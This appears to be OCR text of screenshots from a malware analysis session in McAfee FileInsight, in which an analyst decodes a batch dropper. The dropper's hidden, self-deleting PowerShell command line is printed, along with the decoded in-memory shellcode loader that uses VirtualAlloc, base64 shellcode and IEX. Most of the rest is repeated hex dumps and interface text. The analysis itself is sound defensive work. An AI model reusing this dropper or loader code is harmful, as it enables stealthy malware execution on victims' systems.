U2V0LVN0cm1jdE1vZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpmdW5jdGlvb1BmdW5jX2dldF9wcm9jX2FkZHJlc3MgewoJUGFyYW0gKCR2YXJfbW9kdWx1LCAkdmFyX3Byb2N1ZHVsZSkJCQoJJHhc191bnNhZmVfbn
```

This BASE64 string will be decoded and executed as PowerShell script

Navigation Structures Decode

Values

Byte WORD DWORD ASCII Unicode

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

4:58 PM 8/7/2021

File McAfee

FileInsight - 3d30ac25c3121e969d195d7eadcf173f8c2cb7bcf47241758ad4f179a75c6d8b

File Edit Search Plugins Windows Help

Operations Plugins Navigation Supported fo

Basic Copy to new file
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info

Copy selected region (the whole file if not selected) to a new file

d7eadcf1... x

```
powershell -w hidden -nop -c "iex ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String( $((gc %~f0 )[-1]))))"  
powershell -w hidden -nop -c "Add-Type -AssemblyName Microsoft.VisualBasic;$null =[Microsoft.VisualBasic.Interaction]::MsgBox('Document failed to decode prop  
> NUL  
"" cmd /c del "%~f0"&exit /b  
nljdE1vZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpmdW5jdGlvbiBmdW5jX2dldF9wcm9jX2FkZHJlc3MgewoJUGFyYW0gKCR2YXJfbW9kdWx1LCAkdmFyX3Byb2N1ZHVsZSkJCQoJJHhc191bnNhZmVfbn
```

Extracting the BASE64 string

Script is running, please wait...

Navigation Structures Decode

Values

| | Byte | WORD | DWORD | ASCII | Unicode |
|-----|------|------|-------|-------|---------|
| BE | 0 | 0 | 0 | | |
| HEX | | | | | |

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 6 Col 358600 Len 358600 INS

4:59 PM 8/7/2021

McAfee

File Insight - New file 0*

File Home Edit Search Plugins Windows Help

Operations Plugins

Navigation 3d30ac25c3121e969d195d7eadcf1... New file 0*

Supported for HTML, OLE2, PE and Flash.

| Address | Value | Content |
|----------|-------------------------|--|
| 00000000 | 55 32 56 30 4C 56 4E 30 | 63 6D 6C 6A 64 45 31 76 U2V0LVN0cm1jdE1v |
| 00000010 | 5A 47 55 67 4C 56 5A 6C | 63 6E 4E 70 62 32 34 67 ZGUgLVZ1cnNpb24g |
| 00000020 | 4D 67 6F 4B 4A 45 52 76 | 53 58 51 67 50 53 42 41 MgoKJERvSXQgPSBA |
| 00000030 | 4A 77 70 6D 64 57 35 6A | 64 47 6C 76 62 69 42 6D JwpmW5jdG1vb1Bm |
| 00000040 | 64 57 35 6A 58 32 64 6C | 64 46 39 77 63 6D 39 6A dW5jX2d1dF9wcm9j |
| 00000050 | 58 32 46 6B 5A 48 4A 6C | 63 33 4D 67 65 77 6F 4A X2FkZHJ1c3MgewoJ |
| 00000060 | 55 47 46 79 59 57 30 67 | 4B 43 52 32 59 58 4A 66 UGFyYW0gKCR2YXJf |
| 00000070 | 62 57 39 6B 64 57 78 6C | 4C 43 41 6B 64 6D 46 79 bW9kdWx1LCAkdmFy |
| 00000080 | 58 33 42 79 62 32 4E 6C | 5A 48 56 79 5A 53 6B 4A X3Byb2N1ZHvYZskJ |
| 00000090 | 43 51 6F 4A 4A 48 5A 68 | 63 6C 39 31 62 6E 4E 68 CQoJJHZhcl91bnNh |
| 000000A0 | 5A 6D 56 66 62 6D 46 30 | 61 58 5A 6C 58 32 31 6C zmVfbmF0aXZ1X211 |
| 000000B0 | 64 47 68 76 5A 48 4D 67 | 50 53 41 6F 57 30 46 77 dGhvZHMGPSAoW0Fw |
| 000000C0 | 63 45 52 76 62 57 46 70 | 62 6C 30 36 4F 6B 4E 31 cERvbWFpb1060kN1 |
| 000000D0 | 63 6E 4A 6C 62 6E 52 45 | 62 32 31 68 61 57 34 75 cnJlbnREb21haW4u |
| 000000E0 | 52 32 56 30 51 58 4E 7A | 5A 57 31 69 62 47 6C 6C R2V0QXNzZW1ibG11 |
| 000000F0 | 63 79 67 70 49 48 77 67 | 56 32 68 6C 63 6D 55 74 cygpIHwgV2h1cmUt |
| 00000100 | 54 32 4A 71 5A 57 4E 30 | 49 48 73 67 4A 46 38 75 T2JqZWN0IHsgJF8u |
| 00000110 | 52 32 78 76 59 6D 46 73 | 51 58 4E 7A 5A 57 31 69 R2xvYmFsQXNzZW1i |
| 00000120 | 62 48 6C 44 59 57 4E 6F | 5A 53 41 74 51 57 35 6B bH1DYWN0zSAtQW5k |
| 00000130 | 49 43 52 66 4C 6B 78 76 | 59 32 46 30 61 57 39 75 ICRfLkxvY2F0aW9u |
| 00000140 | 4C 6C 4E 77 62 47 6C 30 | 4B 43 64 63 58 43 63 70 L1NwbG10KCdcXCCp |
| 00000150 | 57 79 30 78 58 53 35 46 | 63 58 56 68 62 48 4D 6F Wy0xXS5FcXVhbHMo |
| 00000160 | 4A 31 4E 35 63 33 52 6C | 62 53 35 6B 62 47 77 6E J1N5c3R1bS5kbGwn |
| 00000170 | 4B 53 42 39 4B 53 35 48 | 5A 58 52 55 65 58 42 6C KSB9KS5HZXRUEXB1 |
| 00000180 | 4B 43 64 4E 61 57 4E 79 | 62 33 4E 76 5A 6E 51 75 KCdNaWNyb3NvZnQu |
| 00000190 | 56 32 6C 75 4D 7A 49 75 | 56 57 35 7A 59 57 5A 6C V2luMzIuVW5zYWZ1 |
| 000001A0 | 54 6D 46 30 61 58 5A 6C | 54 57 56 30 61 47 39 6B TmF0aXZ1TWV0aG9k |
| 000001B0 | 63 79 63 70 43 67 6B 4B | 43 58 4A 6C 64 48 56 79 cycpCgkKCXJldHVy |
| 000001C0 | 62 69 41 6B 64 6D 46 79 | 58 33 56 75 63 32 46 6D biAkdmFyX3Vuc2Fm |
| 000001D0 | 5A 56 39 75 59 58 52 70 | 64 6D 56 66 62 57 56 30 ZV9uYXRpdmvfbWV0 |

Navigation Structures Decode

Values

BE → HEX

| | |
|---------|-------------------------|
| Byte | 85 |
| WORD | 12885 |
| DWORD | 810955349 |
| ASCII | U2V0LVN0cm1jdE1vZGUg |
| Unicode | ????X?????????X?????p?? |

Output

Copied 358600 bytes from offset 0x1c9 to 0x57a90 to new tab 'New file 0'.

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 0h (0) OVR

4:59 PM 8/7/2021

File Insight - New file 0*

File Edit Search Plugins Windows Help

Operations Basic Compression Crypto

Plugins Encoding Decode Hex text to binary data Decimal text to binary data Octal text to binary data Binary text to binary data Custom base16 decode Custom base32 decode Custom base58 decode Custom base64 decode Custom base85 decode Protobuf decode From quoted printable Unicode unescape URL decode

New file 0* x

30 5A 57 30 75 55 6E 56 75 64 47 6C 74 | eXN0Zw0uUnVudG1t
4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 | ZS5JbnR1cm9wU2Vy
6A 5A 58 4D 75 54 57 46 79 63 32 68 68 | dmljZXMuTWFyc2hh
36 4F 6B 64 6C 64 45 52 6C 62 47 56 6E | bF060kd1dER1bGVn
6C 52 6D 39 79 52 6F 56 75 59 33 52 70 | yxR1Rm9yRnVuY3Rp
51 62 32 6C | Decode selected region with custom base64 table 5Qb21udGVyKChm
6A 58 32 64 6C 64 46 39 77 63 6D 39 6A | dW5jX2d1dF9wcm9j
6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 | X2FkZHJ1c3Mga2Vy
73 4D 7A 49 75 5A 47 78 73 49 46 64 68 | bmVsMzIuZGxsIFdh
47 62 33 4A 54 61 57 35 6E 62 47 56 50 | aXRGBb3JTaW5nbGVP
6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 | Ymply3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 | Y19nZXRFZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A | dGVfdH1wZSBAKftJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 | bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 | MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C | ZSgkdmFyX2h0aHJ1
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D | YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 | ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A | bAonQAoKSWYgKftJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 65 50 60 61 | R0dJH1b1axJ
00057830 49 43 31 6C 63 53 41 34 4B 53 42 37 43 67 60 7A | IC11CSA4KSBCg_z
00057840 64 47 46 79 64 43 31 71 62 32 49 67 65 79 42 77 | dGFydc1qb2IgeyBw
00057850 59 58 4A 68 62 53 67 6B 59 53 6B 67 53 55 56 59 | YXJhbSgkYSkgSUVY
00057860 49 43 52 68 49 48 30 67 4C 56 4A 31 62 6B 46 7A | ICRhIH0gLVJ1bkFz
00057870 4D 7A 49 67 4C 55 46 79 5A 33 56 74 5A 57 35 30 | MzIgLUFyZ3VtZW50
00057880 49 43 52 45 62 30 6C 30 49 48 77 67 64 32 46 70 | ICReb0101Hwgd2Fp
00057890 64 43 31 71 62 32 49 67 66 43 42 53 5A 57 4E 6C | dc1qb2IgfCBSZWN1
000578A0 61 58 5A 6C 4C 55 70 76 59 67 70 39 43 6D 56 73 | aXZ1LUpvYgp9CmVs
000578B0 63 32 55 67 65 77 6F 4A 53 55 56 59 49 43 52 45 | c2UgewoJSUVYICRE
000578C7 62 30 6C 30 43 6E 30 4B | b010Cn0K

Script is running, please wait...

Navigation Structures Decode

Values

BE → HEX

| | |
|---------|-------------------------|
| Byte | 85 |
| WORD | 12885 |
| DWORD | 810955349 |
| ASCII | U2V0LVN0cm1jdE1vZGUgL |
| Unicode | ????X?????????X?????p?? |

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 578C8h (358600) OVR

4:59 PM 8/7/2021

McAfee

File Insight - New file 0*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x

000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
00057700 5A 53 35 4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 ZS5JbnR1cm9wU2Vy
00057710 64 6D 6C 6A 5A 58 4D 75 54 57 46 79 63 32 68 68 dmljZXMuTWFyc2hh
00057720 62 46 30 36 4F 6B 64 6C 64 45 52 6C 62 47 56 6E bF060kd1dER1bGVn
00057730 59 58 52 6C 52 6D 39 79 52 6E 56 75 59 33 52 70 YXR1Rm9yRnVuY3Rp
00057740 62 32 35 51 62 32 6C 75 64 47 56 79 4B 43 68 6D b25Qb21udGVyKChm
00057750 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dw5jX2d1dF9wcm9j
00057760 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 X2FkZHJlc3Mga2Vy
00057770 62 6D 56 73 4D 7A 49 75 5A 47 78 73 49 46 64 68 bmVsMzIuZGxsIFdh
00057780 61 58 52 47 62 33 4A 54 61 57 35 6E 62 47 56 50 aXRGBb3JTaW5nbGVP
00057790 59 6D 70 6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 Ymply3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nzXRFZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdH1wZSBAKftJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJ1
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKftJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 65 59 67 4B
00057830 49 43 31 6C 63 53 41 34 62
00057840 64 47 46 79 64 43 31 71 62
00057850 59 58 4A 68 62 53 67 6B 59
00057860 49 43 52 68 49 48 30 67 4C
00057870 4D 7A 49 67 4C 55 46 79 5A
00057880 49 43 52 45 62 30 6C 30 49
00057890 64 43 31 71 62 32 49 67 66
000578A0 61 58 5A 6C 4C 55 70 76 64 43 42 53 5A 57 4E 6C
000578B0 63 32 55 67 65 77 6F 4A 59 67 70 39 43 6D 56 73
000578C7 62 30 6C 30 43 6E 30 4B 53 55 56 59 49 43 52 45
000578D7 b010Cn0K

Custom base64 decode

Enter base64 table: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=

OK

Values

BE → HEX

Byte: 85

WORD: 12885

DWORD: 810955349

ASCII: U2V0LVN0cmIjdE1vZGUgL

Unicode: ?????X?????????X?????p??

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 578C8h (358600) OVR

4:59 PM 8/7/2021

File Insight - New file 0*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x

000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
00057700 5A 53 35 4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 ZS5JbnR1cm9wU2Vy
00057710 64 6D 6C 6A 5A 58 4D 75 54 57 46 79 63 32 68 68 dmljZXMuTWFyc2hh
00057720 62 46 30 36 4F 6B 64 6C 64 45 52 6C 62 47 56 6E bF060kd1dER1bGVn
00057730 59 58 52 6C 52 6D 39 79 52 6E 56 75 59 33 52 70 YXR1Rm9yRnVuY3Rp
00057740 62 32 35 51 62 32 6C 75 64 47 56 79 4B 43 68 6D b25Qb21udGVyKChm
00057750 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dw5jX2d1dF9wcm9j
00057760 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 X2FkZHJlc3Mga2Vy
00057770 62 6D 56 73 4D 7A 49 75 5A 47 78 73 49 46 64 68 bmVsMzIuZGxsIFdh
00057780 61 58 52 47 62 33 4A 54 61 57 35 6E 62 47 56 50 aXRGBb3JTaW5nbGVP
00057790 59 6D 70 6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 Ymply3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nzXRFZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdH1wZSBAKftJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJ1
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKftJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 65 59 67 4B
00057830 49 43 31 6C 63 53 41 34 62
00057840 64 47 46 79 64 43 31 71 62
00057850 59 58 4A 68 62 53 67 6B 59
00057860 49 43 52 68 49 48 30 67 4C
00057870 4D 7A 49 67 4C 55 46 79 5A
00057880 49 43 52 45 62 30 6C 30 49
00057890 64 43 31 71 62 32 49 67 66
000578A0 61 58 5A 6C 4C 55 70 76 64 43 42 53 5A 57 4E 6C
000578B0 63 32 55 67 65 77 6F 4A 59 67 70 39 43 6D 56 73
000578C7 62 30 6C 30 43 6E 30 4B 53 55 56 59 49 43 52 45
000578D7 b010Cn0K

Custom base64 decode

Enter base64 table: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=

OK

Values

BE → HEX

Byte: 85

WORD: 12885

DWORD: 810955349

ASCII: U2V0LVN0cmIjdE1vZGUgL

Unicode: ?????X?????????X?????p??

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 578C8h (358600) OVR

4:59 PM 8/7/2021

File Insight - New file 0*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x

000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
00057700 5A 53 35 4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 ZS5JbnR1cm9wU2Vy
00057710 64 6D 6C 6A 5A 58 4D 75 54 57 46 79 63 32 68 68 dmljZXMuTWFyc2hh
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00057730 59 58 52 6C 52 6D 39 79 52 6E 56 75 59 33 52 70 YXR1Rm9yRnVuY3Rp
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00057750 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dw5jX2d1dF9wcm9j
00057760 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 X2FkZHJlc3Mga2Vy
00057770 62 6D 56 73 4D 7A 49 75 5A 47 78 73 49 46 64 68 bmVsMzIuZGxsIFdh
00057780 61 58 52 47 62 33 4A 54 61 57 35 6E 62 47 56 50 aXRGBb3JTaW5nbGVP
00057790 59 6D 70 6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 Ymply3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nzXRFZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdH1wZSBAKftJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJ1
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKftJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 65 59 67 4B
00057830 49 43 31 6C 63 53 41 34 62
00057840 64 47 46 79 64 43 31 71 62
00057850 59 58 4A 68 62 53 67 6B 59
00057860 49 43 52 68 49 48 30 67 4C
00057870 4D 7A 49 67 4C 55 46 79 5A
00057880 49 43 52 45 62 30 6C 30 49
00057890 64 43 31 71 62 32 49 67 66
000578A0 61 58 5A 6C 4C 55 70 76 64 43 42 53 5A 57 4E 6C
000578B0 63 32 55 67 65 77 6F 4A 59 67 70 39 43 6D 56 73
000578C7 62 30 6C 30 43 6E 30 4B 53 55 56 59 49 43 52 45
000578D7 b010Cn0K

Custom base64 decode

Enter base64 table: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=

OK

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Values Bookmarks Calculator Output Scripting

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Offset 0h (0) Length 578C8h (358600) OVR

4:59 PM 8/7/2021

File Insight - New file 0*

File Edit Search Plugins Windows Help

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3d30ac25c3121e969d195d7eadcf1... x New file 0* x

000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
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00057710 64 6D 6C 6A 5A 58 4D 75 54 57 46 79 63 32 68 68 dmljZXMuTWFyc2hh
00057720 62 46 30 36 4F 6B 64 6C 64 45 52 6C 62 47 56 6E bF060kd1dER1bGVn
00057730 59 58 52 6C 52 6D 39 79 52 6E 56 75 59 33 52 70 YXR1Rm9yRnVuY3Rp
00057740 62 32 35 51 62 32 6C 75 64 47 56 79 4B 43 68 6D b25Qb21udGVyKChm
00057750 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dw5jX2d1dF9wcm9j
00057760 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 X2FkZHJlc3Mga2Vy
00057770 62 6D 56 73 4D 7A 49 75 5A 47 78 73 49 46 64 68 bmVsMzIuZGxsIFdh
00057780 61 58 52 47 62 33 4A 54 61 57 35 6E 62 47 56 50 aXRGBb3JTaW5nbGVP
00057790 59 6D 70 6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 Ymply3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nzXRFZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdH1wZSBAKftJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJ1
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKftJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 65 59 67 4B
00057830 49 43 31 6C 63 53 41 34 62
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00057850 59 58 4A 68 62 53 67 6B 59
00057860 49 43 52 68 49 48 30 67 4C
00057870 4D 7A 49 67 4C 55 46 79 5A
00057880 49 43 52 45 62 30 6C 30 49
00057890 64 43 31 71 62 32 49 67 66
000578A0 61 58 5A 6C 4C 55 70 76 64 43 42 53 5A 57 4E 6C
000578B0 63 32 55 67 65 77 6F 4A 59 67 70 39 43 6D 56 73
000578C7 62 30 6C 30 43 6E 30 4B 53 55 56 59 49 43 52 45
000578D7 b010Cn0K

Custom base64 decode

Enter base64 table: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=

OK

Values

BE → HEX

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Unicode: ?????X?????????X?????p??

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 578C8h (358600) OVR

4:59 PM 8/7/2021

File Insight - New file 0*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... x New file 0* x

000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
00057700 5A 53 35 4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 ZS5JbnR1cm9wU2Vy
00057710 64 6D 6C 6A 5A 58 4D 75 54 5

FileInsight - Output of Custom base64 decode*

File Edit Search Plugins Windows Help

New Open Close Save View as Hex View as Text

Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here

Web

Navigation

Supported for HTML, OLE2, PE and Flash.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System')) })
    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef] (New-Object System.Runtime.InteropServices.HandleRef($var_procedure, $var_module)))))}
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::DefineOnly)
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ydeix6DxgSLFjHag8YEVosOMdmJDjHLg8YEg+oEMck5ynQC6+pb/+Po1P///01ff/5JU3z+BAWX/gQFl6VWQMIss8EBptjBAVk

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type 0))
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
```

Navigation Structures Decode

Bookmarks

Output

Decoded 358600 bytes with custom base64 table from offset 0x0 to 0x578c7.
Added a bookmark to decoded region.

This BASE64 string (shellcode) will be decoded and executed on memory

Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 17 Col 4 Len 0 INS

4:59 PM 8/7/2021

File McAfee

FileInsight - Output of Custom base64 decode*

File Edit Search Plugins Windows Help

Operations Plugins Navigation Supported fo

Basic Compression Bookmark Cut binary to clipboard Copy binary to clipboard Paste binary from clipboard Delete before Delete after Fill Invert Reverse order Swap nibbles Swap two bytes To upper case To lower case Swap case

Copy to new file

Copy selected region (the whole file if not selected) to a new file

Output of Custom base64 decode*

```
[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,  
[Parameter(Position = 1)] [Type] $var_return_type = [Void]  
  
_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.  
_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFla  
_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')  
  
rn $var_type_builder.CreateType()  
  
]  
  
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ydeix6DxgSLFjHag8YEVosOMdmJDjHLg8YEg+oEMck5ynQC6+pb/+Po1P///01ff/5JU3z+BAWX/gQFl6VWQMIss8EBptjBAVk  
  
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc) func_get_delegate_type @  
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)  
  
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc) func_get_delegate_type @  
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc) func_get_delegate_type @([IntPtr]  
'@  
  
If ([IntPtr]::size -eq 8) {  
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job  
}  
else {  
    IEX $DoIt  
}
```

Extracting the BASE64 string

Script is running, please wait...

Navigation Structures Decode

Bookmarks

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 24 Col 266376 Len 266320 INS

5:00 PM 8/7/2021

Windows Taskbar icons: File Explorer, Edge, VS Code, McAfee

File Insight - New file 1*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

| Address | Hex | ASCII | Character |
|----------|-------------------------|-------------------------|-------------------|
| 00000000 | 2F 4F 67 41 41 41 41 41 | 36 79 64 65 69 78 36 44 | /OgAAAAA6ydeix6D |
| 00000010 | 78 67 53 4C 46 6A 48 61 | 67 38 59 45 56 6F 73 4F | xgSLFjHag8YEVosO |
| 00000020 | 4D 64 6D 4A 44 6A 48 4C | 67 38 59 45 67 2B 6F 45 | MdmJDjHLg8YEg+oE |
| 00000030 | 4D 63 6B 35 79 6E 51 43 | 36 2B 70 62 2F 2B 50 6F | Mck5ynQC6+pb/+Po |
| 00000040 | 31 50 2F 2F 2F 30 6C 66 | 66 2F 35 4A 55 33 7A 2B | 1P///01ff/5JU3z+ |
| 00000050 | 42 41 57 58 2F 67 51 46 | 6C 36 56 57 51 4D 49 73 | BAWX/gQF16VWQMI s |
| 00000060 | 73 38 45 42 70 74 6A 42 | 41 56 6B 4C 53 4D 49 4F | s8EBptjBAVkLSMIO |
| 00000070 | 59 30 7A 43 44 6D 4D 63 | 50 64 34 4C 37 49 68 38 | Y0zCDmMcPd4L7Ih8 |
| 00000080 | 58 59 53 4E 66 46 32 45 | 33 59 4F 4F 68 4E 32 44 | XYSNFF2E3YOOhN2D |
| 00000090 | 6A 6F 54 64 67 34 36 45 | 33 59 4F 4F 68 4E 32 44 | joTdg46E3YOOhN2D |
